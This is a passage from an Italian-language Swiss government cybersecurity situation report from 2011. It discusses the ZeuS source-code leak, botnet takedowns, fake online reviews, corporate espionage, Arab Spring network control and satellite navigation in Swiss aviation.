L'ultimo esempio evidenzia che non basta proteggere i dati da un accesso illecito proveniente dall'esterno. È altrettanto importante definire direttive corrispondenti sulle persone che hanno accesso ai documenti protetti, rispettivamente sulle modalità della loro elaborazione o pubblicazione. In questo senso non è ad esempio opportuno autorizzare tutte le persone ad accedere a tutti i documenti. Va preferito un accesso in funzione della persona, fermo restando che occorre pensare quali documenti siano necessari al lavoro di quale persona. Anche i *metadati* di documenti pubblicati sul Web possono svelare un numero maggiore di informazioni di quanto auspicato. I documenti Office, le presentazioni, le immagini e altri file contengono dati come l'autore, la data, il software utilizzato e altre informazioni che possono fornire indicazioni preziose in vista di attacchi tecnici mirati o di attacchi di *Social-Engineering*.

4.8 Pubblicazione di codice che potrebbe possibilmente rappresentare la fonte di ZeuS

ZeuS (Wsnpoem/Zbot) è probabilmente il cavallo di Troia maggiormente conosciuto e utilizzato. Nel precedente rapporto semestrale di MELANI[43], avevamo informato circa l'uscita di scena del programmatore e proprietario di ZeuS, conosciuto con lo pseudonimo di Slavik. Egli aveva affidato il codice fonte del malware ad un altro hacker, Harderman, produttore del banker SpyEye. Lo stesso Harderman, in un forum, aveva annunciato il futuro rilascio di una versione che avrebbe integrato ZeuS e SpyEye.

Sembrerebbe che Slavik, oltre a donare il codice a Harderman, lo abbia anche venduto per 15mila dollari a un utente il quale, non avendo le capacità necessarie per gestirlo in quanto non esperto di C++, il linguaggio di programmazione con cui il codice è stato scritto, abbia iniziato a rivenderlo[44]. In questo modo il codice è finito su un sito di file sharing ed ora chiunque ha la possibilità di scaricarlo e se ne ha le capacità, di adattarlo e utilizzarlo per i propri scopi.

Il rilascio del codice fonte del maggior banker non significa automaticamente un aumento degli attacchi contro gli utenti, ad esempio, di servizi bancari online. Però potrebbe significare che un programmatore esperto avendo a disposizione questo codice possa perfezionarlo, trasformarlo e renderlo più performante di quanto già non lo sia. È possibile quindi che in un

[42] http://www.spiegel.de/netzwelt/web/0,1518,759538,00.html (stato: 15 agosto 2011).

[43] http://www.melani.admin.ch/dokumentation/00123/00124/01122/index.html?lang=it (stato: 15 agosto 2011).

[44] http://blog.trendmicro.com/zeus-source-code-already-in-the-wild/ (stato: 15 agosto 2011).

futuro non troppo lontano vedremo apparire sul mercato nero e nei gruppi privati codici ispirati o adattati da ZeuS e, probabilmente, ancora più performanti.

4.9 Lotta della concorrenza su Internet – Non sola la carta ma anche i bit e i byte sono tolleranti

Lo scorso 28 giugno 2011 Google ha presentato la sua rete sociale Google+ entrando così in concorrenza con Facebook. La concorrenza anima il commercio ed è sovente proficua anche agli utenti. Lo evidenzia il fatto che nell'agosto 2011 Facebook ha annunciato di rendere possibile in futuro un migliore controllo dei dati ai propri utenti. Sebbene Facebook abbia annunciato ufficialmente che la novità non costituiva una reazione diretta a Google+, bensì la realizzazione di un auspicio dei suoi clienti, alcune delle nuove funzioni ricordano fortemente quelle di Google+.

La lotta della concorrenza non si limita soltanto alle innovazioni. In questo senso Facebook ha presuntamente finanziato una campagna di PR contro il concorrente su Internet Google, per suscitare malumori nei confronti di Google sul tema contrastato della «sfera privata». Si sarebbe diffusa la critica che Google raccoglie, memorizza e valuta informazioni personali di milioni di utenti senza il loro consenso. È manifesto che un ditta di PR abbia incitato i blogger a pubblicare articoli critici. Un blogger ha però proposto questa richiesta sulla rete, forzando Facebook a prendere posizione.

Questo esempio illustra in maniera esemplare le possibilità ma anche i problemi che comportano i blog, i commenti online o altri portali online di valutazione. Non è affatto un segreto che i portali di valutazione degli alberghi contengano sovente una grande quantità di valutazioni edulcorate. Non si porta al cielo il proprio albergo, né si parla male del concorrente. Gli esercenti tentano invero di distinguere le valutazioni vere da quelle falsificate e di cancellare queste ultime. Ciò non è però sempre possibile in maniera affidabile. Anche la scienza si occupa di questa problematica: in questo senso la Cornell University ha presentato recentemente un software che è in grado di differenziare con un'esattezza del 90 per cento le falsificazioni dai commenti veritieri. I ricercatori hanno scoperto che le valutazioni vere puntano maggiormente al dettaglio e utilizzano concetti concreti[45].

Queste nuove possibilità non sono sfruttate soltanto dal settore alberghiero; anche le agenzie di PR e i partiti politici hanno scoperto questo strumento per lanciare nuovi prodotti, testare l'accettazione da parte della clientela od ottenere rapidamente prese di posizione su articoli online su temi politici. È certamente un esercizio di equilibrismo fino a che punto questo strumento possa essere utilizzato legittimamente. In questo senso ad esempio il capo del produttore di Tablet PC «WeTab» ha scritto sotto falso nome una recensione euforica del suo prodotto su Amazon e ha poi dovuto dimettersi[46].

In Internet le informazioni sono rapidamente disponibili ma generalmente non verificabili. Grazie all'anonimato ognuno può depositare un commento. Per l'utente ciò significa che sono soprattutto messe alla prova le sue conoscenze sui media per distinguere i buoni dai cattivi contenuti. Ciò vale in particolare per i commenti online, i contributi ai blog e le recensioni di prodotti. Il Deutscher Bundesverband der Deutschen Wirtschaft ha pubblicato in proposito 10 suggerimenti su come utilizzare i commenti per gli acquisti online.
➔ http://www.bvdw.org/presse/news.html?tx_ttnews[tt_news]=3105&cHash=f07022b04c66c092ac0a2e977edddf75

45 http://www.haufe.de/newsDetails?newsID=1311927734.31&d_start:int=5&topic=Computer_Web&topicView=Computer%20und%20Web (stato: 15 agosto 2011).

46 http://www.spiegel.de/netzwelt/web/0,1518,721229,00.html (stato: 15 agosto 2011).

4.10 Possibilità di lotta contro le reti bot – Esempi

Rustock Takedown

La rete bot Rustock costituiva uno dei principali mittenti di spam a livello mondiale e grazie al suo oltre un milione di bot poteva temporaneamente inviare fino a 30 miliardi di e-mail di *spam* al giorno. Nella sua epoca migliore Rustock era responsabile di oltre la metà degli invii di spam nel mondo intero. Le e-mail di spam contenevano tra l'altro notizie false di vincita a una presunta lotteria di Microsoft, nonché pubblicità per medicinali ottenibili soltanto con ricetta medica falsificati o potenzialmente pericolosi.

Mediante un'azione civile[47] diretta contro 11 persone non identificate Microsoft ha ottenuto all'inizio del mese di marzo del 2011 una sentenza corredata da un dispositivo di sequestro. Grazie a questa sentenza l'impresa ha potuto – in compagnia delle autorità di perseguimento penale – mettere fisicamente al sicuro i mezzi di prova e sequestrare in vista della loro analisi i pertinenti server di *Command-and-Control* presso cinque offerenti di hosting. Con l'ausilio di Upstreamprovider Microsoft ha poi bloccato con successo gli indirizzi IP programmati in maniera stabile nel codice nocivo e tramite i quali veniva pilotata la rete bot, interrompendo le comunicazioni e impedendo in tal modo che la rete bot fosse trasferita su un'altra infrastruttura di Command-and-Control[48].

In questo caso speciale Microsoft ha collaborato con l'impresa farmaceutica Pfizer, con l'offerente di sistemi di sicurezza di rete FireEye[49] e con gli esperti di sicurezza dell'università di Washington. Pfizer ha effettuato acquisti test di medicinali reclamizzati da Rustock e ha allegato i risultati delle analisi all'azione di Microsoft. La dichiarazione di Pfizer ha fornito la prova che a causa delle loro condizioni di produzione questo genere di medicinali – reclamizzati da questa forma di spam – contengono sovente sostanze attive e dosi errate e anche di peggio. I medicinali falsificati sono sovente contaminati da sostanze come pesticidi, coloranti per strade contenenti piombo e cere, per non menzionarne che alcune.

Con il nome di progetto MARS (Microsoft Active Response for Security) Microsoft ha adottato misure per combattere e distruggere le reti bot e le loro infrastrutture criminali e per aiutare le vittime a riprendere il controllo dei loro computer infettati. Secondo Microsoft il più importante insegnamento degli sforzi di lotta contro le reti bot è che la collaborazione con i privati e con lo Stato nell'esecuzione di misure proattive di distruzione costituisce la chiave del successo.

Dopo questa azione si è potuto osservare durante una settimana circa un calo del volume di spam. Nonostante le notevoli dimensioni della rete bot posta fuori esercizio gli spammer hanno potuto ripristinare rapidamente, rispettivamente trasferire altrove le capacità delle loro reti zombie. L'attività degli attori privati e delle autorità di perseguimento penale nella lotta contro le reti bot e l'invio di spam ha registrato successi di breve durata; ogni azione consente tuttavia di accumulare nuove esperienze che si riveleranno utili nel contesto di futuri interventi. A mano a mano che questi modi di procedere si affermeranno si eseguiranno viepiù azioni corrispondenti, rendendo l'aria sempre più rarefatta ai cibercriminali.

Coreflood Takedown

Coreflood esisteva da circa dieci anni e ha subito durante questo periodo di tempo oltre 100 aggiornamenti. I continui cambiamenti hanno peraltro reso estremamente difficile individuare

---

47 I documenti possono essere consultati su http://www.noticeofpleadings.com/.

48 http://arstechnica.com/microsoft/news/2011/03/how-operation-b107-decapitated-the-rustock-botnet.ars (stato: 15 agosto 2011); http://blogs.technet.com/b/mmpc/archive/2011/03/18/operation-b107-rustock-botnet-takedown.aspx (stato: 15 agosto 2011); http://krebsonsecurity.com/2011/03/rustock-botnet-flatlined-spam-volumes-plummet/ (stato: 15 agosto 2011); http://online.wsj.com/article/SB10001424052748703328404576207173861008758.html (stato: 15 agosto 2011).

49 http://www.fireeye.com/ (stato: 15 agosto 2011).

questo software nocivo e disinfestare i computer infettati. Si ritiene che al momento della disattivazione della rete bot Coreflood il numero di computer Windows infettati sia stato superiore a due milioni. Inizialmente Coreflood è stato soprattutto utilizzato per perpetrare attacchi DDoS. Successivamente i suoi gestori si sono però anche dedicati ad altre attività criminali: l'anno scorso Coreflood si è precipuamente contraddistinto per il furto di nomi di utente e di password, come pure di dati personali e di dati bancari sensibili.

Nell'aprile del 2001 le autorità statunitensi di perseguimento penale hanno intentato un'azione civile contro 13 persone non identificate, sfociata in una sentenza del tribunale. La sentenza in questione consentiva ai loro esperti IT di assumere il pilotaggio della rete bot con server Command-and-Control propri, avvalendosi di domini e di indirizzi IP sequestrati[50]. In questo modo i criminali non poterono più modificare il software nocivo. Anche il « tool per l'eliminazione di software nocivo» di Microsoft individua Coreflood.[51] Le autorità hanno inviato ai computer infettati un ordine di disattivazione del software nocivo a partire dalla propria struttura di comando. Per questo tramite le ditte di sicurezza dispongono di tempo per aggiornare i loro scanner antivirus e i loro strumenti di rimozione del software nocivo, in maniera da poter cancellare Coreflood dai pertinenti computer. Questa procedura funziona però soltanto sui computer sui quali è attivato l'aggiornamento di Windows o sui quali è stato installato uno scanner antivirus. I comandi di disattivazione devono essere inviati finché tutti i computer interessati saranno stati disinfestati dato che Coreflood è programmato per essere nuovamente attivato ad ogni riavvio del sistema.

Il server delle autorità effettua pertanto il login su tutti gli indirizzi IP che vi si annunciano. Il Ministero pubblico prevede di rintracciare con l'ausilio dei provider di Internet tutti i proprietari dei pertinenti computer per informarli in merito all'infezione e fornire loro aiuto nella disinfestazione. Per motivi legali l'FBI può inviare un ordine di eliminazione del software nocivo soltanto se l'utente interessato vi acconsente per scritto[52].

Le autorità beneficiano del sostegno dell'organizzazione senza scopo lucrativo Internet System Consortium[53], come pure di Microsoft.

La lotta contro le reti bot è un compito ambizioso. Nel caso di azioni precedenti è bastato sequestrare, rispettivamente disattivare le infrastrutture di controllo, per sottrarre la rete bot ai criminali e renderla in tal modo innocua. La tendenza va ora in direzione di una modifica dinamica del software nocivo e dell'infrastruttura di controllo, circostanza che pone le autorità di perseguimento penale dinanzi a sfide tecniche e giuridiche. A livello tecnico l'infrastruttura della rete bot deve essere posta e mantenuta sotto controllo. Dal profilo giuridico il problema risiede principalmente nel fatto che le autorità non possono effettuare alcuna modifica del sistema senza il consenso della vittima (che in genere non ha alcuna percezione dell'infezione del proprio computer). Un simile intervento costituisce una violazione del diritto di proprietà della vittima, al punto che le autorità dovrebbero assumersi da sole la responsabilità delle ripercussioni accessorie involontarie di un intervento di polizia sul computer. La situazione è diversa nel caso degli offerenti privati di soluzioni di sicurezza e di Microsoft: in base alle condizioni generali d'affari queste imprese possono limitatamente o totalmente escludere qualsiasi responsabilità e quindi cancellare dal computer, senza pesantezze burocratiche e con l'ausilio dei loro prodotti, il software nocivo installato. I fautori delle reti bot devono essere perseguiti dalle polizia e rintracciati, affinché non possano creare un'altra rete bot. Per questi motivi è imprescindibile una collaborazione tra autorità e offerenti privati in vista di una lotta efficace al problema delle reti bot.

---

[50] http://arstechnica.com/tech-policy/news/2011/04/fbi-vs-coreflood-botnet-round-one-goes-to-the-feds.ars (stato: 15 agosto 2011); http://www.fbi.gov/newhaven/press-releases/2011/nh041311.htm (stato: 15 agosto 2011).

[51] Uno dei servizi forniti con il regolare aggiornamento del sistema Windows.

[52] http://business.chip.de/news/FBI-Botnetz-quot-Coreflood-quot-ist-eine-harte-Nuss_48684783.html (stato: 15 agosto 2011); http://www.cio.de/news/cio_worldnews/2011/2273146/index2.html (stato: 15 agosto 2011).

[53] http://www.isc.org/ (stato: 15 agosto 2011).

4.11 Ciberstrategie in diversi Paesi

Il tema della Cyber-Defense o della Cyber-Security è stato accolto in maniera diversa dai Governi a livello nazionale e internazionale. Dal 2009 numerosi Paesi hanno adottato o avviato strategie di difesa contro i ciberattacchi e in genere contro le ciberminacce. Gli USA, l'Inghilterra, la Germania, l'Olanda, la Spagna, la Repubblica ceca e la Francia tra l'altro hanno presentato strategie in parte approfondite e prese di posizione su questo tema. Anche in Svizzera è attualmente in fase di elaborazione una strategia nazionale di ciberdifesa che il Consiglio federale dovrebbe adottare alla fine del 2011.

Tutte le strategie presentano un approccio identico della costituzione di risorse nel settore della ciberdifesa, anzitutto a livello tecnico, come pure dell'istituzione di piattaforme di coordinamento in vista della collaborazione tra unità tecniche, servizi di intelligence e autorità di perseguimento penale. Ulteriori punti analizzati da questi Paesi sono il rafforzamento dei livelli di condotta strategica in questo ambito e un maggiore coinvolgimento dell'economia privata.

La Svizzera pratica fin dal 2004 un'integrazione verticale a livello operativo delle capacità tecniche e di intelligence nel settore della Cyber-Security a tutela delle infrastrutture critiche. Considerate in quest'ottica la maggior parte delle strategie nazionali si adoperano nel tentativo di abbinare perlomeno a livello orizzontale queste capacità per il tramite di piattaforme operative o strategiche di coordinamento e di istituire partenariati Public Private consolidati. Rispetto alle strategie presentate, la strategia della Svizzera lamenta finora l'assenza dello sviluppo di un forte livello politico-strategico in ambito di Cyber-Security.

5 Tendenze / Prospettive

5.1 Dati aziendali: maggiore trasparenza per minori furti

Viviamo in un'epoca nella quale si fa stato pressoché quotidianamente di furti elettronici nelle imprese (cfr. in merito i capitoli 4.4, 4.5 und 5.2). Si verificano inoltre numerosi furti che non divengono di notorietà pubblica e dei quali le imprese stesse non sanno di essere rimaste vittime (finché un concorrente ad esempio non distribuisce possibilmente con mesi di anticipo un prodotto identico). Si potrebbe affermare esagerando che esistono due diversi tipi di dati: quelli già derubati e quelli che saranno derubati.

Con la digitalizzazione e la successiva marcia trionfale di Internet il mondo della memorizzazione, della salvaguardia e dell'archiviazione dei dati ha subito notevoli cambiamenti. I seguenti fattori hanno svolto in merito un ruolo determinante:

- I dati non vengono più memorizzati in un unico luogo, ma in maniera strutturata. Ciò significa che le informazioni sono memorizzate in maniera distribuita su diverse banche dati (in luoghi diversi) che non hanno in sé un valore. Soltanto la messa in relazione dei singoli dati genera il contenuto informativo vero e proprio e il valore corrispondente. Le possibilità di rapida messa in relazione digitale trasformano pertanto questi dati in informazioni valide e preziose.
- La riproduzione rapida delle informazioni digitali costituisce un secondo importante fattore: di quanto tempo avrebbe avuto bisogno Bradley Manning, il presunto autore del furto dei

dispacci diplomatici USA pubblicati da Wikileaks, per fotocopiare o fotografare 250'000 documenti derubati?

- Un terzo elemento che si ripercuote a livello di sicurezza è la mole di dati prodotta quotidianamente. Diversi istituti di ricerca[54] partono dal presupposto che nel 2010 il volume mondiale di dati ha superato la cifra indescrivibile di uno zetabyte[55]. Simili cifre sono da capogiro e comportano inevitabilmente una perdita di controllo. In questo senso il controllo e l'elaborazione dei dati elettronici da parte di ogni persona e di ogni impresa costituisce una delle maggiori sfide del mondo digitale moderno.
- Il quarto punto si riferisce all'accesso ai dati. Internet schiude la possibilità di accedere da qualsiasi luogo a tutti i propri dati privati o commerciali, suscitando una necessità corrispondente. Porre questa necessità in sintonia con la sicurezza costituisce appunto una sfida nel contesto aziendale. È sicuramente giusto fare dipendere le autorizzazioni di accesso dal grado di responsabilità personale (anche per ottemperare alle esigenze della prestazione lavorativa). Ma una simile procedura non significa imperativamente aprire tutte le porte al top management soltanto perché esso ne pone l'esigenza.

Con la digitalizzazione e Internet il trasferimento, la copia e l'immagazzinamento di quantità gigantesche di dati sono divenuti una prassi corrente. Da questo punto di vista il Cloud Computing schiude nuove dimensioni: lo spazio di memorizzazione non è più gestito autonomamente e approntato localmente, bensì preso in affitto come servizio presso uno o più offerenti, geograficamente distanti. L'identificazione, la classificazione e la protezione dei fondi di dati sono rese sempre più complesse da queste evoluzioni. Le imprese tentano di porvi rimedio facendo capo a soluzioni come la «*Data Loss Prevention*». Queste soluzioni tentano di individuare i dati critici che lasciano la rete aziendale. Se però i dati sono cifrati e non sono quindi visualizzabili, rispettivamente se i contenuti non sono analizzabili, anche questo costituisce un'impresa difficile.

Il trattamento dei dati critici non ha ancora trovato soluzioni nell'imprenditoria svizzera, anzi: Le informazioni raccolte da MELANI nel corso degli ultimi due anni, indicano che l'85.7% delle imprese svizzere permette ai propri dipendenti di collegare una periferica esterna (chiavetta USB, fotocamera digitale, smartphone e altro) al computer dell'azienda connesso all'intranet. Nell'86,7% i dipendenti possono portarsi a casa il laptop aziendale e quindi connetterlo a reti terze. Solo il 30% di questi computer portatili ha un disco duro criptato: i viaggi d'affari all'estero in queste condizioni diventano poco rassicuranti.

L'insegnamento principale è però che la sola tecnologia non è in grado di risolvere i problemi di sicurezza, ma tuttalpiù di limitarli. I dati che garantiscono l'esistenza e i dati confidenziali devono essere distinti dai dati trattati in maniera meno restrittiva o da quelli che sono addirittura resi pubblici. Occorre successivamente definire per quanto tempo i dati devono essere conservati. Si deve stabilire una data di scadenza dopo la quale i dati sono distrutti definitivamente. Va inoltre determinato dove si devono situare questi dati. Il Cloud Computing non conviene pertanto a tutti i dati, sebbene questa soluzione comporti sicuramente risparmi in termini di costi di gestione e di manutenzione. L'affidamento di dati critici a terzi potrebbe rivelarsi un boomerang in caso di furto o di procedura giudiziaria nell'ipotesi che la memorizzazione venga effettuata in un Paese la cui legislazione differisca notevolmente da quella svizzera.

---

[54] http://www.emc.com/collateral/demos/microsites/emc-digital-universe-2011/index.htm (stato: 15 agosto 2011).

[55] 1 zetabyte corrisponde a 1'000 miliardi di gigabyte. Un gigabyte corrisponde a 10^9 byte e quindi a un miliardo di byte. Un zetabyte corrisponde a 10^{21} byte. Il valore più elevato è comunque raggiunto da dallo yottabyte. Esso corrisponde a 10^{24} byte, pari pertanto a un quadrilione. Un tentativo di illustrare la quantità di informazioni digitali attualmente esistenti è stato intrapreso da Wikibon sul dito Web http://wikibon.org/blog/cloud-storage (stato: 15 agosto 2011).

Un approccio di soluzione di questa problematica è quello di fondarsi maggiormente sulla trasparenza e quindi di ridurre la massa di dati effettivamente critici. Non tutti i dati e i processi sono di per sé confidenziali o preziosi; sovente è la conservazione di dati irrilevanti su sistemi separati che li rende interessanti. I segreti aziendali che garantiscono l'esistenza di un'impresa (come la ricetta del formaggio Appenzeller) devono invece essere tutelati.

In materia di sicurezza tecnica sarebbe necessario uno standard minimo, nel cui ambito sarebbero ad esempio vietate le chiavette USB e la navigazione incontrollata a partire dai computer dell'azienda. In ambito di dati e di informazioni ci si dovrebbe sempre attenere alla regola classica «Need-to-Know – Need-to-Take – Need-to-Keep».

5.2 Gli attacchi di spionaggio sono all'ordine del giorno

Gli attacchi ai Governi e alle imprese sono nel frattempo divenuti all'ordine del giorno. Oltre agli attacchi non mirati a tappeto che puntano a infettare indiscriminatamente il numero massimo possibile di computer, si verificano regolarmente attacchi mirati. Il furto elettronico di dati è una tema ricorrente da diversi anni sebbene nel primo semestre del 2011 siano divenuti noti alcuni attacchi spettacolari di hacker, come quelli sferrati a Sony, Lockheed Martin e RSA. Fin dal 2005 il New York Times ha pubblicato un rapporto relativo a un'operazione dell'FBI denominata «Titan Rain». In questo caso si trattava di computer infettati delle autorità statunitensi spiati da lungo tempo, ai quali vennero sottratti documenti e informazioni. Come nei casi attuali si citava la Cina come possibile Paese di origine di questi atti di spionaggio. Il fatto che una simile valutazione sia pertinente o no è irrilevante di primo acchito. Occorre invece essere in chiaro sul fatto che gli autori che si celano dietro questi reati non si accontentano né si accontenteranno di un solo attacco. Lo spionaggio è un processo di lungo respiro che vive per creare, sfruttare e predisporre costantemente nuove fonti, non da ultimo nell'ipotesi che i fornitori attuali di informazioni vengano scoperti o sostituiti. Questa metodologia fondamentale dello spionaggio vale anche nel mondo delle TIC. È da molto tempo ormai che non si tratta più di attacchi isolati, bensì di una pressione costante sui dati e le informazioni elettronici.

La porta di accesso degli attacchi mirati è costituita nella maggior parte dei casi da e-mail inviate ai collaboratori. Gli indirizzi dei mittenti sono falsificati in maniera credibile, in modo da non suscitare sospetti da parte dei collaboratori. Le e-mail si riferiscono generalmente a una fattispecie probabile, come ad esempio l'invito a una conferenza imminente, compresa la relativa documentazione (infettata); oppure si inviano e-mail di informazione, confezionate su

misura del destinatario, che lasciano presupporre indagini preliminari di intelligence. Oltre ai quadri – che dispongono normalmente dei diritti di accesso più vasti – anche i servizi del personale costituiscono un obiettivo preferito. In questo ultimo caso è molto elevata la probabilità che i collaboratori aprano senza farsi grandi scrupoli gli allegati delle e-mail, visto che ciò fa parte della loro attività quotidiana.

Occorre partire dal presupposto che ogni giorno si tenti di penetrare nelle reti delle imprese per spiarle. A seconda dell'interesse e della sensitività vi si profonde più o meno energia. Dato che i tentativi sono costanti e variabili, sarà soltanto una questione di tempo finché essi saranno coronati da successo. Capita inoltre che numerosi tentativi riusciti di attacco non vengano neppure percepiti. Ne fornisce un esempio in merito la scoperta recente della rete di spionaggio «Shady RAT». A causa di un errore di configurazione di un server di controllo degli aggressori il fornitore di servizi di sicurezza McAfee ha potuto mettere al sicuro file di log che protocollavano le attività di accesso a contare dal 2006. Secondo questi rilevamenti dal 2006 sono stati spiati sistematicamente 72 imprese, organizzazioni e Governi. Si ritiene che sull'arco di tutto questo periodo un grande numero di queste imprese non abbia avuto alcuna percezione di questi tentativi di attacco alle proprie reti. Da qui l'importanza non soltanto di proteggersi dagli attacchi, ma anche di prepararsi all'eventualità di un attacco riuscito. Oltre all'elaborazione di scenari di emergenza, come ad esempio il troncamento delle reti o anche della comunicazione aziendale in caso di evento, tale preparazione comprende anche la tutela integrale dei segreti che garantiscono l'esistenza dell'impresa. «Una valutazione obiettiva dei pericoli dello spionaggio e una preparazione adeguata sono indispensabili. Si devono identificare i gioielli della corona e proteggerli gelosamente»[56]. Ciò significa che i documenti la cui perdita potrebbe pregiudicare l'esistenza dell'impresa non vanno collocati su un server collegato a Internet o che consenta altrimenti un accesso esterno.

5.3 Primavera araba – La mediatizzazione in un mondo globalizzato e il controllo delle reti da parte dello Stato

Nel corso degli ultimi mesi si sono verificati in Paesi come la Tunisia, l'Egitto, lo Yemen, la Siria e in parte anche in Arabia Saudita, Bahrain e Marocco proteste e sommovimenti intensi. Essi sono passati alla storia con il nome di «Primavera araba». Se le relazioni su questi fatti sono incentrate sulle dimostrazioni, le insurrezioni, la caduta dei dittatori e in parte sulle situazioni di guerra civile, questi fatti evidenziano nei singoli Paesi anche una interessante evoluzione nel settore del controllo delle reti da parte dello Stato. In questo senso il regime egiziano ha deciso in pratica una disattivazione integrale delle reti e quindi una disattivazione di fatto di Internet. È probabilmente in relazione con altri focolai di disordini la comunicazione fatta a fine marzo 2011 dalla Electronic Frontier Foundation (EFF), secondo la quale la cifratura continua mediante *SSL* dei conti Hotmail sarebbe stata disattivata in diversi Paesi centroasiatici e arabi. Microsoft, il gestore di Hotmail, ha nel frattempo riattivato la cifratura, attribuendola a una sua disfunzione.

Sempre alla medesima epoca è apparsa una comunicazione del «New York Times», secondo la quale il Governo degli Stati Uniti avrebbe posto mano a un «Internet in valigia». Si tratterebbe di un'apparecchiatura che prenderebbe posto in una valigetta per documenti e che consentirebbe l'esercizio di una rete locale (senza fili) con collegamento a Internet, al riparo dalle azioni di perturbazione e di censura dello Stato. Nell'ambito di simili reti tutti i computer allacciati fungono da *nodi* collegati tra di loro senza fili, che ritrasmettono informazioni. L'dea è di portare avanti la creazione di reti ombra per proteggere i canali di comunicazione di dis-

[56] Intervista con Walter Opfermann nella "Badische Zeitung": http://www.badische-zeitung.de/offenburg/die-kronjuwelen-schuetzen--43986285.html (stato: 15 agosto 2011).

sidenti all'estero. Gli sforzi in questa direzione sarebbero stati intensificati dalla caduta dell'ex presidente egiziano Mubarak.

In precedenza gli Americani avevano già creato in Afganistan una rete mobile propria perché la rete statale esistente era stata regolarmente distrutta dai Talebani, soprattutto per impedire che la popolazione informasse via telefono mobile le truppe della NATO sugli spostamenti dei Talebani.

Secondo le loro proprie indicazioni, il sostegno agli sforzi per portare la democrazia nei sistemi autocratici con l'ausilio di mezzi di comunicazione non controllati dallo Stato è uno strumento della politica estera degli USA. Questo approccio non è in sé nuovo. Fin dall'inizio degli anni Novanta sono state istituite organizzazioni non governative che si consacrano all'equipaggiamento mediatico delle persone per documentare le violazioni dei diritti dell'uomo. In questo senso ad esempio star dello show-business come Peter Gabriel, Susan Sarandon e Tim Robbins hanno fondato e sostenuto WITNESS. In un ordine mondiale multipolare è per l'appunto estremamente effettiva e importante la possibilità di denunciare mediaticamente le deficienze. Se all'epoca della guerra fredda le violazioni dello Stato erano perlopiù stigmatizzate da una sola parte mentre l'altra parte si mostrava chiusa nella propria controreazione, ai giorni nostri la comunicazione di tali violazioni suscita reazioni internazionali da parte di tutti i blocchi.

In linea di massima i sommovimenti nell'area araba hanno evidenziato la forza della libera informazione, che ha contribuito in maniera determinante all'organizzazione e all'intesa tra dissidenti e insorti, che con le loro azioni hanno potuto interloquire con un vasto pubblico. Questa evoluzione è stata coadiuvata anche dal fatto che i Governi non poterono più presupporre il sostegno incondizionato di ogni loro intervento da parte di Stati e alleati un tempo amici. In questo senso l'ostracismo di uno Stato e le possibili sanzioni da parte della comunità internazionale attraverso una mediatizzazione corrispondente degli avvenimenti possono intervenire più rapidamente che in tempi di mere considerazioni geostrategiche e geopolitiche.

Questa logica consente tuttavia a determinati Stati di esercitare un controllo più severo e più centralizzato delle reti all'interno delle loro frontiere nazionali per filtrare il flusso di informazioni da e verso l'esterno. Esistono indizi che l'Egitto ad esempio abbia perlomeno richiesto offerte concernenti tecnologie di controllo delle reti a imprese internazionali del settore della sicurezza. Oltre agli argomenti usuali delle modalità di filtraggio efficiente di contenuti di Internet non richiesti o vietati in provenienza dall'estero, un controllo centrale degli offerenti di reti consente anche la disattivazione o l'isolamento totale delle informazioni disponibili su Internet nella misura in cui si effettua la navigazione tramite provider di Internet controllati dallo Stato. L'iniziativa degli USA – volta a consentire l'accesso a Internet all'infuori delle reti controllate – va considerata anche a mente di questo retroscena.

Il controllo sulla comunicazione dei dati può tuttavia essere sfruttato non soltanto per istituire misure di difesa o limitazioni mirate. I flussi di dati potrebbero anche essere manipolati in maniera mirata – e a determinate condizioni anche in tempo reale. In merito si possono prospettare nuovi vettori di infezione, come ad esempio un'infezione mirata drive-by all'avvio di un sito Web all'interno della rete controllata di un determinato Stato. Anche la fornitura di documenti per il tramite di siffatti siti Web o all'interno delle reti dello Stato potrebbe essere se del caso inquinata in maniera mirata con malware prima della sua consegna all'utente.

5.4 Navigazione satellitare: il GPS ora anche nell'aviazione

Il *Global Positioning System (GPS)* è un sistema globale di navigazione satellitare per la determinazione della posizione e per la misura del tempo. Per il tramite di un apparecchio ricevente è quindi possibile conoscere la longitudine e la latitudine della propria posizione. Oggigiorno i ricevitori GPS si trovano praticamente ovunque: sugli smartphone, sulle macchine fotografiche digitali e finanche sulle automobili. La navigazione satellitare viene viepiù implementata in applicazioni importanti in ambito di sicurezza. In questo senso l'Ufficio federale

dell'aviazione civile (UFAC) ha autorizzato per la prima volta in Svizzera una procedura di volo di avvicinamento con supporto satellitare sulla pista Nord 14 dell'aeroporto di Zurigo[57]. La guida degli aeromobili è effettuata mediante segnali satellitari che prescrivono ai piloti una serie di punti fissi di rotta di uno spazio tridimensionale fino all'atterraggio. La rotta aerea della nuova procedura corrisponde a quella attuale: gli aeromobili volano orizzontalmente e verticalmente esattamente come oggi. Gli aeromobili che intendono effettuare il volo di avvicinamento alla pista 14 avvalendosi del sistema satellitare devono essere equipaggiati con la strumentazione necessaria alla ricezione e alla valutazione dei segnali. Nell'ipotesi contraria l'atterraggio continua ad essere effettuato con l'ausilio del *sistema di atterraggio strumentale (ILS).* Anche nell'ipotesi che il sistema satellitare non sia temporaneamente disponibile, si fa capo a titolo sostitutivo all'ILS. Il 27 luglio 2011 sono stati parimenti autorizzati voli di avvicinamento di elicotteri con navigazione satellitare all'ospedale Insel di Berna[58]. Ciò consente di effettuare trasporti in elicottero di pazienti all'ospedale Insel anche in caso di nebbia o di bassa nuvolosità. Grazie alla nuova procedura il pilota dirige con la navigazione satellitare l'elicottero su un punto definito di uno spazio tridimensionale. Se dispone a quel momento del contatto visuale con l'area di atterraggio il pilota può continuare il volo di avvicinamento ed effettuarne a vista l'ultima fase, compreso l'atterraggio. Se invece l'aera di atterraggio non è visibile da questo punto, il volo di avvicinamento deve essere interrotto per motivi di sicurezza. Questo programma – al quale partecipano diversi attori sotto la direzione dell'UFAC – comprende una dozzina di progetti e di idee in ambito di applicazione della navigazione satellitare. Il progetto fa parte integrante del programma «Chips»[59], che funge da piattaforma di scambio di idee in materia di voli di avvicinamento con sistema satellitare. Al programma, posto sotto la direzione dell'UFAC, collaborano tra l'altro gli aeroporti di Ginevra e di Zurigo, il controllore del traffico aereo Skyguide, le compagnie di navigazione aerea Swiss e Easy-Jet, le Forze aeree svizzere come pure gli aerodromi regionali.

